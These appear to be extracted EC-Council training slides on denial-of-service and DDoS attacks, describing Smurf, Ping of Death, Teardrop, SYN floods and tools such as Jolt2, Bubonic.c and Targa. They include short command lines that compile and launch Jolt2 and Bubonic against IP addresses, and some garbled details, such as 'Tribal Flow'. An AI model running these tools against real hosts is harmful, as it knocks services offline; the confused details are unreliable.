


ICMP Echo Request with source C
and destination subnet B, but
originating from A

Copyright © by **EC-Council**

All Rights reserved. Reproduction is strictly prohibited

Smurf Attack



Buffer Overflow Attack

- ⦿ Buffer overflow occurs any time the program writes more information into the buffer than the space it has allocated in the memory
- ⦿ The attacker can overwrite data that controls the program execution path and hijack the control of the program to execute the attacker's code instead of the process code
- ⦿ Sending email messages that have attachments with 256-character can cause buffer overflow

Ping of Death Attack

- ⦿ The attacker deliberately sends an IP packet larger than the 65,536 bytes allowed by the IP protocol.
- ⦿ Fragmentation allows a single IP packet to be broken down into smaller segments.
- ⦿ The fragments can add up to more than the allowed 65,536 bytes. The operating system, unable to handle oversized packets freeze, reboots or simply crashes.
- ⦿ The identity of the attacker sending the oversized packet can be easily spoofed.

Teardrop Attack

- ⊙ IP requires that a packet that is too large for the next router to handle be divided into fragments.
- ⊙ The attacker's IP puts a confusing offset value in the second or later fragment.
- ⊙ If the receiving operating system is not able to aggregate the packets accordingly, it can crash the system.
- ⊙ It is a UDP attack, which uses overlapping offset fields to bring down hosts.
- ⊙ The Unnamed Attack
 - Variation of the Teardrop attack
 - Fragments are not overlapping but there are gaps incorporated

SYN Attack

- ⦿ The attacker sends bogus TCP SYN requests to a victim server. The host allocates resources (memory sockets) to the connection.
- ⦿ Prevents the server from responding to legitimate requests.
- ⦿ This attack exploits the three-way handshake.
- ⦿ Malicious flooding by large volumes of TCP SYN packets to the victim system with spoofed source IP addresses can cause DoS.

Tribal Flow Attack


- ⊙ An improved denial of service attack that took down Yahoo! and other major networks in the summer of 2000
- ⊙ It is a parallel form of the teardrop attack
- ⊙ A pool of “slaves” are recruited
- ⊙ The systems ping in concert to provide the power and bandwidth of every server to overwhelm the victim’s bandwidth, flooding its network with an overwhelming number of pings

DoS Attack Tools

- ⊙ Jolt2
- ⊙ Bubonic.c
- ⊙ Land and LaTierra
- ⊙ Targa

DoS Tool: Jolt2

- ⦿ Allows remote attackers to cause a denial of service attack against Windows-based machines.
- ⦿ Causes the target machines to consume 100% of the CPU time on processing of illegal packets.
- ⦿ Not Windows specific. Cisco routers and other gateways may be vulnerable.



```
Telnet - mandrake
Connect Edit Terminal Help

[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]#
[root@mandrake bin]# gcc -o jolt2 jolt2.c
[root@mandrake bin]# arp -s 10.10.0.254 00:11:22:33:44:55
[root@mandrake bin]# ./jolt2 10.10.0.254

[root@mandrake bin]#
```

Picture source:


<http://www.robertgraham.com/op-ed/jolt2/>

DoS Tool: Bubonic.c

- ⦿ Bubonic.c is a DoS exploit that can be run against Windows 2000 machines.
- ⦿ It works by randomly sending TCP packets with random settings with the goal of increasing the load of the machine, so that it eventually crashes.

```
c: \> bubonic 12.23.23.2 10.0.0.1 100
```

DoS Tool:Bubonic.c



DoS Tool: Land and LaTierra

- ⦿ IP spoofing in combination with the opening of a TCP connection.
- ⦿ Both IP addresses, source and destination, are modified to be the same—the address of the destination host.
- ⦿ This results in sending the packet back to itself, because the addresses were the same.

DoS Tool: Targa


- ⊙ Targa is a program that can be used to run eight different DoS attacks.
- ⊙ It is seen as a part of kits compiled for affecting DoS and sometimes even in earlier rootkits.
- ⊙ The attacker has the option to either launch individual attacks or to try all the attacks until it is successful.
- ⊙ Targa is a very powerful program and can do a lot of damage to a company's network.

What is DDoS Attack?

According to the website,
www.searchsecurity.com:

On the Internet, a distributed denial of service (DDoS) attack is one in which a multitude of compromised systems attack a single target, thereby causing denial of service for users of the targeted system. The flood of incoming messages to the target system essentially forces it to shut down, thereby denying service to the system to legitimate users.


DDOS Attack




DDoS Attacks Characteristics

- ⦿ It is a large-scale, coordinated attack on the availability of services of a victim system.
- ⦿ The services under attack are those of the “primary victim,” while the compromised systems used to launch the attack are often called the “secondary victims.”
- ⦿ This makes it difficult to detect because attacks originate from several IP addresses.
- ⦿ If a single IP address is attacking a company, it can block that address at its firewall. If it is 30000 this is extremely difficult.
- ⦿ Perpetrator is able to multiply the effectiveness of the Denial of Service significantly by harnessing the resources of multiple unwitting accomplice computers which serve as attack platforms.

Agent Handler Model



DDoS IRC Based Model




DDoS Attack Taxonomy

⊙ Bandwidth depletion attacks

- Flood attack
- UDP and ICMP flood

⊙ Amplification attack

- Smurf and Fraggle attack




Source:

<http://www.visualware.com/whitepapers/casestudies/yahoo.html>

